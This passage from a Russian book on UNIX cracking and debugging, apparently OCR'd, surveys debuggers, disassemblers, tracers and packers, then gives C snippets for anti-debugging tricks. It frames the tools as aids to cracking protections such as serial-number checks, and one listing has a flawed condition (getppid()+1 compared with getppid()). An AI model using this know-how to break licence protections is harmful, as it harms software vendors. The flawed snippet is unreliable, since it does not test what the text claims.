Будем надеяться, что через несколько лет ситуация изменится (как известно, спрос рождает предложение), а пока ограничимся тем, что сделаем краткий обзор существующего софта, пригодного для хакерствования (кстати говоря, защитные механизмы, особенно сложные, также требуют отладки).



ОТЛАДЧИКИ

GDB (рис. 22.1) — кросс-платформенный source-level-отладчик, основанный на библиотеке ptrace (см. man ptrace) и ориентированный преимущество на отладку приложений с исходными текстами. Для взлома подходит плохо, если подходит вообще. Поддерживает аппаратные точки останова на исполнение, но не чтение/запись памяти (однако при запуске из-под VMWare они не срабатывают, а на голом железе я его не гонял). Не может брякать и модифицировать совместно используемую память (то есть ls с его помощью вы вряд ли отладите!). Поиск в памяти отсутствует как таковой. Отказывается загружать файл с ис-

каженной структурой или с отрезанной section table. Внешне представляет собой консольное приложение со сложной системой команд, полное описание которой занимает порядка трехсот страниц убористого текста. При желании к отладчику можно прикрутить графическую оболочку (благо недостатка в них испытывать не приходится), однако красивым интерфейсом кривое ядро не исправишь. За время своего существования GDB успел обрасти густой шерстью антиотладочных приемов, многие из которых остаются актуальными и по сегодняшний день. Теперь о достоинствах: GDB бесплатен, распространяется по лицензии GNU (отсюда и название — Gnu DeBugger), входит в комплект поставки большинства UNIX'ов и к тому же позволяет патчить исполняемый файл, не выходя из отладчика.

Краткое руководство для начинающих: чтобы брякнуться на точке входа, необходимо предварительно определить ее адрес, для чего пригодится штатная утилита objdump (только для незащищенных файлов!) или biew/IDA: `objdump file_name -f`. Затем, загрузив отлаживаемую программу в GDB (`gdb -q file_name`), дать команду `break *0xXXXXXXXX`, где `0xX` — стартовый адрес, а затем `run` для ее запуска на выполнение. Если все прошло успешно, GDB тут же остановится, передавая вам бразды правления. Если нет, откройте файл в biew'е и внедрите в entry point точку останова (код `CCh`), предварительно сохранив в голове оригинальное содержимое, и перезапустите отладчик, а после достижения точки останова восстановите ее содержимое (`set {char} *0xXXXXXXXX = YY`).




Рис. 22.1. GDB за работой

ALD, Assemble Language Debugger (http://ald.sourceforge.net/) — пронырливый source-level application-debugger с минимумом рычагов управления, ориентированный на отладку ассемблерных текстов и двоичных файлов (рис. 22.2). Основан на библиотеке ptrace со всеми отсюда вытекающими последствиями. В настоящее время работает только на x86-платформе, успешно компилируясь под следующие операционные системы: Linux, FreeBSD, NetBSD и OpenBSD. Поддерживает точки останова на выполнение, пошаговую/покомандную трассировку, просмотр/редактирование дампа, просмотр/изменение регистров, содержит простенький дизассемблер — и это все. Довольно аскетичный набор для хакерствования! Достопочтенный debug.com для MS-DOS и то был побогаче. Зато ALD бесплатен, распространяется в исходных текстах и грузит файлы без section table. Для обучения взлому он вполне подойдет, но как основной хакерский инструмент, увы, не тянет.

```
08048405:<_start+0x7d>          50                 push eax
08048406:<_start+0x7e>          E86DFFFFFF         call near +0xffffff6d (0x0048
378:exit)
0804840B:<_start+0x83>          90                 xchg eax, eax
0804840C:<__do_global_dtors_aux>  55                  push ebp

Hit <return> to continue, or <q> to quitq

ald> d -num 6 0x2004b39E
2004B39E                        89E0               mov eax, esp
2004B3A0                        83EC08             sub esp, 0x8
2004B3A3                        89E3               mov ebx, esp
2004B3A5                        89E1               mov ecx, esp
2004B3A7                        83C104             add ecx, 0x4
2004B3AA                        51                 push ecx
ald> lbreak
Num   Type          Enabled   Address       IgnoreCount  HitCount
1     Breakpoint    y         0x2004B3AA    none         1
ald> e
Dumping 64 bytes of memory starting at 0x2004B3AA in hex
2004B3AA:  51 53 50 E8 2E 00 00 00 83 C4 0C 5A 83 C4 04 FF    QSP........Z....
2004B3BA:  E8 90 9C 58 52 51 FF 74 24 14 FF 74 24 14 E8 AB    ...PRQ.t$..t$...
2004B3CA:  05 00 00 83 C4 08 89 44 24 14 59 5A 58 9D 8D 64    .......D$.YZX..d
2004B3DA:  24 04 C3 8D 76 00 55 89 E5 83 EC 5C 57 56 53 E8    $...v.U...\WVS.
ald>
```

Рис. 22.2. Внешний вид отладчика ALD

THE DUDE (http://the-dude.sourceforge.net/) — интересный source-level отладчик, действующий в обход ptrace и успешно работающий там, где gdb/ald уже не справляются. К сожалению, работает только под Linux, а поклонникам остальных операционных систем остается сосать лапу. Архитектурно стоит из трех основных частей: модуля ядра the_dude.o, реализующего низкоуровневые отладочные функции, сопрягающей библиотечной обертки вокруг него — libduderino.so и внешнего пользовательского интерфейса — ddbg. Собственно говоря, пользовательский интерфейс лучше сразу переписать. Отладчик бесплатен, но для его скачивания требуется предварительная регистрация на www.sourceforge.net.

LINICE (http://www.linice.com/) — soft-ice под Linux (рис. 22.3). Чрезвычайно мощный отладчик ядерного уровня, ориентированный на работу с двоичными файлами без исходников. Основной инструмент любого хакера, работающего под Linux. В настоящее время работает только на ядре версии 2.4 (и вроде бы —

2.2), но отваливается с ошибкой в файле Iceface.c при компиляции под все остальные. Добавляет устройство /dev/ice, чем легко выдает свое присутствие в системе (впрочем, благодаря наличию исходных текстов это не представляет серьезной проблемы). Всплывает по нажатии Ctrl+Q, причем USB-клавиатура пока не поддерживается. Загрузчика нет и не предвидится, поэтому единственным способом отладки остается внедрение машинной команды INT 03 (опкод CCh) в точку входа с последующим ручным восстановлением оригинального содержимого.



Рис. 22.3. Нет, это не сон, это soft-ice под Linux!

PICE (http://pice.sourceforge.net/) — экспериментальный ядерный отладчик для Linux, работающий только в консольном режиме (то есть без X'ов) и реализующий минимум функций. Тем не менее и он на что-то может сгодиться.

The x86 Emulator plugin for IDAPro (http://ida-x86emu.sourceforge.net/) — эмулирующий отладчик, конструктивно выполненный в виде плагина для IDA Pro и распространяющийся в исходных текстах без предкомпиляции (а это значит, что кроме самой IDA Pro еще понадобится и SDK, нарыть который намного труднее). Основное достоинство эмулятора в том, что он позволяет выполнять произвольные куски кода на виртуальном процессоре. Например, передавать

управление процедуре проверки серийного номера/пароля, минуя остальной код. Такая техника совмещает лучшие черты статического и динамического анализа, значительно упрощая взлом заковыристых защит (рис. 22.4).




Рис. 22.4. Основная панель эмулятора

```
.text:080498AB                 push    offset _init
.text:080498B5                 push    ecx
.text:080498B6                 push    esi
.text:080498B7                 push    offset main
.text:080498BC                 call    ___libc_start_main
.text:080498C1                 hlt
.text:080498C2                 nop
.text:080498C3                 nop
.text:080498C3 _start          endp
.text:080498C4 ; S U B R O U T I N E
.text:080498C4 ; Attributes: bp-based frame
.text:080498C4 call_gmon_start proc near             ; CODE XREF: _init+13↑p
.text:080498C4                 push    ebp           ; Alternative name is 'gcc2_compiled.'
.text:080498C5                 mov     ebp, esp
.text:080498C7                 sub     esp, 14h
.text:080498CA                 push    ebx
.text:080498CB                 nop
...
.text:080498C2                 mov     ebx, offset _GLOBAL_OFFSET_TABLE_ ; PIC mode
.text:080498C7                 mov     eax, [ebx+148h]
.text:080498CD                 test    eax, eax
.text:080498CF                 jz      short loc_80498D3
.text:080498D1                 call    eax
.text:080498D3 loc_80498D3:                          ; CODE XREF: call_gmon_start+1B↑j
.text:080498D3                 pop     ebx
.text:080498D4                 leave
.text:080498D5                 retn
.text:080498D5 call_gmon_start endp
.text:080498D6                 align 10h
.text:080498E0 ; S U B R O U T I N E
.text:080498E0 ; Attributes: bp-based frame
.text:080498E0 __do_global_dtors_aux proc near       ; CODE XREF: _fini+16↑p
Function argument information is propagated
The initial autoanalysis is finished
F1 Help  C Code  D Data  N Name  Alt X Quit  F10 Menu         DISK, 13G
```

Рис. 22.5. Консольная версия IDA Pro

ДИЗАССЕМБЛЕРЫ

IDA Pro (www.idapro.com) — лучший дизассемблер всех времен и народов, теперь доступный и под Linux! Поклонники же FreeBSD и остальных операционных систем могут довольствоваться консольной Windows-версией, запущенной под эмулятором, или работать с ней непосредственно из-под MS-DOS, OS/2, Windows. До недавнего времени IDA Pro отказывалась дизассемблировать файлы без section table, однако в последних версиях этот недостаток был устранен. Отсутствие приличных отладчиков под UNIX превращает IDA Pro в основной инструмент взломщика (рис. 22.5).

Objdump — аналог dumpbin для ELF-файлов с простеньким дизассемблером внутри. Требует обязательного наличия section table, не переваривает искаженных полей, с упакованными файлами не справляется; тем не менее в отсутствие IDA Pro сгодится и она.

ШПИОНЫ

Truss — полезная утилита, штатным образом входящая в комплект поставки большинства UNIX'ов. Отслеживает системные вызовы (они же — syscall'ы, рис. 22.6) и сигналы (signals), совершаемые подопытной программой с прикладного уровня, что позволяет многое сказать о внутреннем мире защитного механизма (листинг 22.1).

Листинг 22.1. Образец отчета truss

```
mmap(0x0,4096,0x3,0x1002,-1,0x0)                    = 671657984 (0x2808b000)
break(0x809b000)                                    = 0 (0x0)
break(0x809c000)                                    = 0 (0x0)
break(0x809d000)                                    = 0 (0x0)
break(0x809e000)                                    = 0 (0x0)
stat(".",0xbfbff514)                                = 0 (0x0)
open(".",0,00)                                      = 3 (0x3)
fchdir(0x3)                                         = 0 (0x0)
open(".",0,00)                                      = 4 (0x4)
stat(".",0xbfbff4d4)                                = 0 (0x0)
open(".",4,00)                                      = 5 (0x5)
fstat(5,0xbfbff4d4)                                 = 0 (0x0)
fcntl(0x5,0x2,0x1)                                  = 0 (0x0)
__sysctl(0xbfbff38c,0x2,0x8096ab0,0xbfbff388,0x0,0x0) = 0 (0x0)
fstatfs(0x5,0xbfbff3d4)                             = 0 (0x0)
break(0x809f000)                                    = 0 (0x0)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)       = 512 (0x200)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)       = 0 (0x0)
lseek(5,0x0,0)                                      = 0 (0x0)
close(5)                                            = 0 (0x0)
fchdir(0x4)                                         = 0 (0x0)
close(4)                                            = 0 (0x0)
fstat(1,0xbfbff104)                                 = 0 (0x0)
```

```
break(0x80a3000)                                  = 0 (0x0)
write(1,0x809f000,158)                            = 158 (0x9e)
exit(0x0)                       process exit, rval = 0
```

```
# truss ls
ioctl(1,TIOCGETA,0xbfbff5b0)                      = 0 (0x0)
ioctl(1,TIOCGWINSZ,0xbfbff62c)                    = 0 (0x0)
getuid()                                          = 0 (0x0)
readlink("/etc/malloc.conf",0xbfbff514,63)        ERR#2 'No such file or director
y'
mmap(0x0,4096,0x3,0x1002,-1,0x0)                  = 671657984 (0x2808b000)
break(0x809b000)                                  = 0 (0x0)
break(0x809c000)                                  = 0 (0x0)
break(0x809d000)                                  = 0 (0x0)
break(0x809e000)                                  = 0 (0x0)
stat(".",0xbfbff514)                              = 0 (0x0)
open(".",0,00)                                    = 3 (0x3)
fchdir(0x3)                                       = 0 (0x0)
open(".",0,00)                                    = 4 (0x4)
stat(".",0xbfbff4d4)                              = 0 (0x0)
open(".",4,00)                                    = 5 (0x5)
fstat(5,0xbfbff4d4)                               = 0 (0x0)
fcntl(0x5,0x2,0x1)                                = 0 (0x0)
__sysctl(0xbfbff38c,0x2,0x8096ab0,0xbfbff388,0x0,0x0) = 0 (0x0)
fstatfs(0x5,0xbfbff3d4)                           = 0 (0x0)
break(0x809f000)                                  = 0 (0x0)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)     = 512 (0x200)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)     = 0 (0x0)
lseek(5,0x0,0)                                    = 0 (0x0)
```

Рис. 22.6. Отслеживание syscall'ов с помощью truss

Ktrace — еще одна утилита из штатного комплекта поставки. Отслеживает системные вызовы, name translation (синтаксический разбор имен), операции ввода-вывода, сигналы, userland-трассировку и переключение контекстов, совершаемое подопытной программой с ядерного уровня (листинг 22.2). Короче говоря, ktrace представляет собой улучшенный вариант truss, однако, в отличие от последней, выдает отчет не в текстовой, а в двоичной форме, и для генерации отчетов необходимо воспользоваться утилитой kdump.

Листинг 22.2. Образец отчета ktrace

```
8259 ktrace   CALL  write(0x2,0xbfbff3fc,0x8)
8259 ktrace   GIO   fd 2 wrote 8 bytes
      "ktrace: "
8259 ktrace   RET   write 8
8259 ktrace   CALL  write(0x2,0xbfbff42c,0x13)
8259 ktrace   GIO   fd 2 wrote 19 bytes
      "exec of 'aC' failed"
8259 ktrace   RET   write 19/0x13
8259 ktrace   CALL  write(0x2,0xbfbff3ec,0x2)
8259 ktrace   GIO   fd 2 wrote 2 bytes
      ": "
8259 ktrace   RET   write 2
8259 ktrace   CALL  write(0x2,0xbfbff3ec,0x1a)
8259 ktrace   GIO   fd 2 wrote 26 bytes
```

продолжение ⇨

Листинг 22.2 *(продолжение)*

```
    "No such file or directory
    "
 8259 ktrace   RET   write 26/0x1a
 8259 ktrace   CALL  sigprocmask(0x1,0x2805cbe0,0xbfbffa94)
 8259 ktrace   RET   sigprocmask 0
 8259 ktrace   CALL  sigprocmask(0x3,0x2805cbf0,0)
 8259 ktrace   RET   sigprocmask 0
 8259 ktrace   CALL  exit(0x1)
 8265 ktrace   RET   ktrace 0
```

ШЕСТНАДЦАТЕРИЧНЫЕ РЕДАКТОРЫ

BIEW (http://belnet.dl.sourceforge.net/sourceforge/biew/biew562.tar.bz2) — HEX-редактор, дизассемблер, криптор и инспектор ELF-формата в одном флаконе (рис. 22.7). Встроенный Ассемблер отсутствует, поэтому хачить приходится непосредственно в машинном коде, что напрягает, однако другого выбора у нас нет (разве что дописать Ассемблер самостоятельно).

Рис. 22.7. Шестнадцатеричный редактор biew

ДАМПЕРЫ

В UNIX содержимое памяти каждого из процессоров представлено в виде набора файлов, расположенных в каталоге /proc. Здесь же хранится контекст ре-

гистров и все остальное. Однако дамп памяти — это еще не готовый ELF-файл, к непосредственному употреблению он не пригоден. Тем не менее дизассемблировать его «сырой» образ вполне возможно.

АВТОМАТИЗИРОВАННЫЕ СРЕДСТВА ЗАЩИТЫ

Упаковщики исполняемых файлов используются не только для уменьшения размеров программы, но и для затруднения ее взлома. Под Windows такая мера никого надолго не остановит, вот UNIX — другое дело! Автоматических распаковщиков нет, дамперы и не ночевали, отлаживать нечем (особенно на не-Linux-системах). Просто пропускаете файл через упаковщик, и хрен кто его расковыряет. То есть расковырять-то, конечно, смогут, но для этого хакеру понадобится весьма веская мотивация, которой у него обычно нет.

Минус всех упаковщиков в том, что они серьезно снижают мобильность защищенной программы (в особенности если содержат системно-зависимые антиотладочные приемы), к тому же все известные мне упаковщики нацелены исключительно на Linux и не работают под FreeBSD и другими UNIX-клонами, хотя в написании такого упаковщика нет ничего невозможного.

Shiva (http://www.securereality.com.au/) — самый мощный упаковщик из всех имеющихся, хотя и основан на морально устаревших идеях, известных Windows-программистам с незапамятных времен. Реализует многослойную модель шифровки по типу «луковицы» (onions layer) или «матрешки», использует полиморфный движок, нашпигованный множеством антиотладочных и антидизассемблерных приемов, противодействует gdb и другим отладчикам, работающим через ptrace, успешно борется с `strace/ltrace/fenris`, а также предотвращает снятие скальпа (э... дампа) программы через /proc. Подробности на blackhat'е: www.blackhat.com/presentations/bh-federal-03/bh-federal-03-eagle/bh-fed-03-eagle.pdf. Вопреки распространенному мнению о несокрушимости Шивы, для опытного хакера она не преграда, к тому же агрессивная природа упаковщика приводит к многочисленным проблемам — в частности, перестает работать `fork`. Тем не менее появление Шивы — большой шаг вперед, и для защиты от начинающих хакеров это лучший выбор!

Burneye (http://packetstormsecurity.nl/groups/teso/burneye-1.0.1-src.tar.bz2) — популярный, но не слишком стойкий упаковщик/протектор. Уже давно взломан, и руководства по его преодолению не найдет в Сети только ленивый. Вот только некоторые из них: www.securitylab.ru/tools/32046.html, www.activalink.net/index.php/BurnEye Encrypted Binary Analisis, www.incidents.org/papers/ssh_exploit.pdf. Использует крайне примитивный механизм определения отладчика — просто подает сигнал 5 (`Trace/breakpoint trap`), в отсутствие GDB или чего-то очень на него похожего передающий управление на специальную процедуру, увеличивающую значение «секретной» ячейки памяти на единицу, а в присутствии — вылетающий в отладчик. При наличии «правильного» отладчика, работающего в обход

ptrace, типа The Dude или Linice, ломается элементарно, хотя и не так быстро, как хотелось бы (приходится продираться через тонны запутанного кода, напоминающего мычание обкуренной коровы с макового поля). Для защиты от невъедливого хакера burneye вполне подходит, а большего нам зачастую и не надо!

624 (http://sed.free.fr/624/) — малоизвестный простенький упаковщик. Работает шесть дней в неделю по 24 часа, а в воскресенье отдыхает. Шутка! Тем не менее добавить его к своей коллекции все-таки стоит.

Upx (http://upx.sourceforge.net/) — легендарный кросс-платформенный упаковщик, работающий на множестве платформ от Atari до Linux'a. Никак не препятствует отладке и, что хуже всего, содержит встроенный распаковщик, позволяющий вернуть защищенный файл в первородный вид; однако после небольшой доработки напильником (спасибо исходным текстам!) приобретает весь необходимый набор противохакерских методик. Намного лучше дорабатывать upx, чем использовать любой из существующих навесных протекторов, поскольку всякий клон upx'a приходится исследовать индивидуально, и хакер не может использовать общие схемы. Естественно, для модернизации упаковщика вам понадобятся антиотладочные приемы, о технике которых мы сейчас и поговорим.

АНТИОТЛАДОЧНЫЕ ПРИЕМЫ

Большинство антиотладочных приемов по своей природе системно-зависимы и препятствуют переносу защищенной программы на другие платформы, поэтому пользоваться ими следует с большой осторожностью и осмотрительностью, тщательно тестируя каждую строку кода.

ПАРАЗИТНЫЕ ФАЙЛОВЫЕ ДЕСКРИПТОРЫ

В большинстве UNIX'ов (если не во всех) файл, запущенный нормальным образом, получает в свое распоряжение три дескриптора — 0 (stdin), 1 (stdout), 2 (stderr). GDB и подобные ему отладчики создают дополнительные дескрипторы и не закрывают их. Чтобы обнаружить отладчик, достаточно попытаться закрыть дескриптор номер 3, и если эта операция завершится успешно, значит, нас отлаживают по полной программе!

Готовый пример реализации может выглядеть, например, так (листинг 22.3, рис. 22.8).

Листинг 22.3. Распознавание отладчика по паразитным дескрипторам

```
if (close(3)==-1)
    printf ("gdb not detected\n");
else
    printf ("gdb has been detected\n");
```

```
# cat anti-gdb-1.c
#include <stdio.h>

main()
{
        printf("anti-gdb-1 demo by A^C^E\n");
        if (close(3)==-1)
                printf("gdb not detected, all ok\n");
        else
                printf("gdb detected, fuck off\n");

}
#
# /bin/_anti-gdb-1
anti-gdb-1 demo by A^C^E
gdb not detected, all ok
#
# gdb -q /bin/_anti-gdb-1
(no debugging symbols found)...(gdb) run
Starting program: /bin/_anti-gdb-1
anti-gdb-1 demo by A^C^E
gdb detected, fuck off
(no debugging symbols found)...(no debugging symbols found)...
Program exited with code 027.
(gdb)
```

Рис. 22.8. Капкан для debugger'а

АРГУМЕНТЫ КОМАНДНОЙ СТРОКИ И ОКРУЖЕНИЕ

Оболочка типа bash автоматически подставляет имя запускаемого файла в переменную окружения «_». Отладчики же оставляют ее пустой (табл. 22.1). Наблюдаются некоторые различия и с нулевым аргументом командной строки — bash (и подавляющее большинство остальных оболочек) подставляет сюда текущее имя файла, а gdb — имя файла с полным путем (впрочем, ald таким путем распознать не удается).

Таблица 22.1. Распознавание отладчика по параметрам командной строки и переменным окружения

Отладчик	argv[0]	getenv("_")
shell	./file_name	./file_name
strace	./file_name	/usr/bin/strace
ltrace	./file_name	/usr/bin/ltrace
fenris	./file_name	/usr/bin/fenris
gdb	/home/usr/file_name	(NULL)
ald	./file_name	(NULL)

ДЕРЕВО ПРОЦЕССОВ

В Linux при нормальном исполнении программы идентификатор родительского процесса (ppid) всегда равен идентификатору сессии (sid), а при запуске под отладчиком ppid и sid различны (табл. 22.2). Однако в других операционных системах (например, FreeBSD) это не так, и sid отличается от ppid даже вне отладчика. Как следствие, программа, защищенная по этой методике, дает течь, отказываясь выполняться даже у честных пользователей.

Личное наблюдение: при нормальном исполнении программы под FreeBSD идентификатор текущего процесса существенно отличается от идентификатора родительского, а при запуске из-под отладчика идентификатор родительского процесса меньше ровно на единицу. Таким образом, законченный пример реализации может выглядеть так (листинг 22.4).

Листинг 22.4. Определение отладчика по родословной процессоров

```
main ()
{
    if ( (getppid() != getsid(0)) && ((getppid() + 1) != getppid())
        printf("debugger has been detected!\n");
    else
        printf("all ok!\n");
}
```

Таблица 22.2. Вариации идентификаторов в LINUX

	shell	gdb	Strace	Ltrace	fenris
Getsid	0x1968	0x1968	0x1968	0x1968	0x1968
Getppid	0x1968	0x3a6f	0x3a71	0x3a73	0x3a75
Getpgid	0x3a6e	0x3a70	0x3a71	0x3a73	0x3a75
Getpgrp	0x3a6e	0x3a70	0x3a71	0x3a73	0x3a75

СИГНАЛЫ, ДАМПЫ И ИСКЛЮЧЕНИЯ

Следующий прием основан на том факте, что большинство отладчиков жестко держат SIGTRAP-сигналы (trace/breakpoint trap) и не позволяют отлаживаемой программе устанавливать свои собственные обработчики. Как это можно использовать для защиты? Устанавливаем обработчик исключительной ситуации посредством вызова signal(SIGTRAP, handler) и спустя некоторое время выполняем инструкцию INT 03. При нормальном развитии событий управление получает handler, а при прогоне программы под gdb происходит аварийный останов с возвращением в отладчик. При возобновлении выполнения программа продолжает исполняться с прерванного места, при этом handler управления так и не получает. Имеет смысл повесить на него расшифровщик или любую другую «отпирающую» процедуру.

Это очень мощный антиотладочный прием, единственный недостаток которого заключается в привязанности к конкретной аппаратной платформе — в данном случае Intel. Конкретный пример реализации выглядит так (листинг 22.5).

Листинг 22.5. Сигналы на службе контрразведки

```
#include <signal.h>

void handler(int n) { /* обработчик исключения */ }

main()
{
```

```
    // устанавливаем обработчик на INT 03
    signal(SIGTRAP, handler);

    //…

    // вызываем INT 03, передавая управление handler'у
    // или отладчику (если он есть)
    __asm__("int3");

    // зашифрованная часть программы,
    // расшифровываемая handler'ом
    printf("hello, world!\n")
}
```

РАСПОЗНАВАНИЕ ПРОГРАММНЫХ ТОЧЕК ОСТАНОВА

Программные точки останова (представляющие собой машинную команду INT 03h с опкодом CCh) распознаются тривиальным подсчетом контрольной суммы собственного тела (листинг 22.6). Поскольку порядок размещения функций в памяти в общем случае совпадает с порядком их объявления в исходном тексте, адрес конца функции равен указателю на начало следующей функции.

Листинг 22.6. Контроль целостности своего кода как средство обнаружения программных точек останова

```
foo() {/* контролируемая функция 1 */ }
bar() {/* контролируемая функция 1 */  }
main()
{
    int a; unsigned char *p; a = 0;
    for (p = (unsigned char*)foo; p < (unsigned char*)main; p++)
        a += *p;

    if (a != _MY_CRC)
        printf ("debugger has been detected!\n");
    else
        printf ("all ok\n");
}
```

МЫ ТРАССИРУЕМ, НАС ТРАССИРУЮТ...

Функцию ptrace нельзя вызывать дважды — попытка трассировки уже трассируемого процесса порождает ошибку. Это не ограничение библиотеки ptrace — это ограничение большинства процессорных архитектур (хотя на x86-процессорах можно и развернуться). Отсюда идея — делаем fork, расщепляя процесс на два, и трассируем самого себя. Родителю достается PT_ATTACH (он же PTTRACE_ATTACH), а потомку — PT_TRACE_ME (он же PTTRACE_TRACE_ME). Чтобы хакер не прибил ptrace, в ходе трассировки рекомендуется делать что-то полезное (например, динамически расшифровать код), тогда отладка такой программы будет возможна лишь на эмуляторе.

Простейший пример реализации может выглядеть, например, так, как показано в листинге 22.7.

Листинг 22.7. Самотрассирующаяся программа

```
int main()
{
    pid_t child; int status;
    switch((child = fork()))
    {
        case 0:                     // потомок
            ptrace(PTRACE_TRACEME);
            // секретная часть
            exit(1);

        case -1:                    // ошибка
            perror("fork"); exit(1);

        default:                    // родитель
            if (ptrace(PTRACE_ATTACH, child))
            {
                kill(child, SIGKILL); exit(2);
            }
            while (waitpid(child, &status, 0) != -1)
            ptrace(PTRACE_CONT, child, 0, 0);
            exit(0);
    }
    return 0;
}
```

ПРЯМОЙ ПОИСК ОТЛАДЧИКА В ПАМЯТИ

Всякий отладчик прикладного уровня может быть обнаружен тривиальным просмотром содержимого /proc (рис. 22.9). Хороший результат дает поиск по сигнатурам — текстовым строкам копирайтов конкретных отладчиков. Чтобы быть уверенным, что отлаживают именно нас, а не кого-то еще, можно сравнить идентификатор процесса отладчика (он совпадает с именем соответствующей директории в /proc) с идентификатором материнского процесса (его можно получить с помощью getppid), однако если отладчик сделает attach на активный процесс, эта методика не сработает. Впрочем, лучше не заметить отладчик, чем реагировать на отладку посторонних процессов.



ГЛАВА 23

ОСОБЕННОСТИ НАЦИОНАЛЬНОЙ ОТЛАДКИ В UNIX

...Отладка подобна охоте или рыбной ловле: те же эмоции, страсть и азарт. Долгое сидение в засаде в конце концов вознаграждается. Очередной невидимой миру победой....

Евгений Коцюба

Первое знакомство с GDB (что-то вроде debug.com для MS-DOS, только мощнее) вызывает у поклонников Windows смесь разочарования с отвращением, а увесистая документация вгоняет в глубокое уныние, граничащее с суицидом. Отовсюду торчат рычаги управления, но нет ни газа, ни руля. Не хватает только каменных топоров и звериных шкур. Как юниксоиды ухитряются выжить в агрессивной среде этого первобытного мира – загадка.

ОТЛАДКА В ИСТОРИЧЕСКОЙ ПЕРСПЕКТИВЕ

Несколько строчек исходного кода UNIX'а еще помнят те древние времена, когда ничего похожего на интерактивную отладку не существовало и единственным средством борьбы с ошибками был аварийный дамп памяти. Программистам приходилось месяцами (!) ползать по вороху распечаток, собирая рассыпавшийся код в стройную картину. Чуть позже появилась отладочная печать — операторы вывода, понатыканные в ключевых местах и распечатывающие содержимое важнейших переменных. Если происходит сбой, простыня распечаток

(в просторечии — «портянка») позволяет установить, чем занималась программа до этого и кто ее так.

Отладочная печать сохранила свою актуальность и по сегодняшний день. В мире Windows она в основном используется лишь в отладочных версиях программы (листинг 23.1) и убирается из финальной (листинг 23.2), что не есть хорошо... Когда у конечных пользователей происходит сбой, в руках остается лишь аварийный дамп, на котором далеко не уедешь. Согласен, отладочная печать отнимает ресурсы и время. Вот почему в UNIX так много систем управления протоколированием — от стандартного syslog до продвинутого Enterprise Event Logging'a (http://evlog.sourceforge.net/). Они сокращают накладные расходы на вывод и ведение журнала, значительно увеличивая скорость выполнения программы.

Отладочная печать на 80% устраняет потребности в отладке, ведь отладчик используется в основном для того, чтобы определить, как ведет себя программа в данном конкретном месте: выполняется ли условный переход или нет, что возвращает функция, какие значения содержатся в переменных и т. д. Просто влепите сюда fprintf/syslog и смотрите на результат!

Листинг 23.1. Неправильный пример использования отладочной печати

```
#ifdef __DEBUG__
    fprintf(logfile, "a = %x, b = %x, c = %x\n", a, b, c);
#endif
```

Листинг 23.2. Правильный пример использования отладочной печати

```
if (__DEBUG__)
    fprintf(logfile, "a = %x, b = %x, c = %x\n", a, b, c);
```

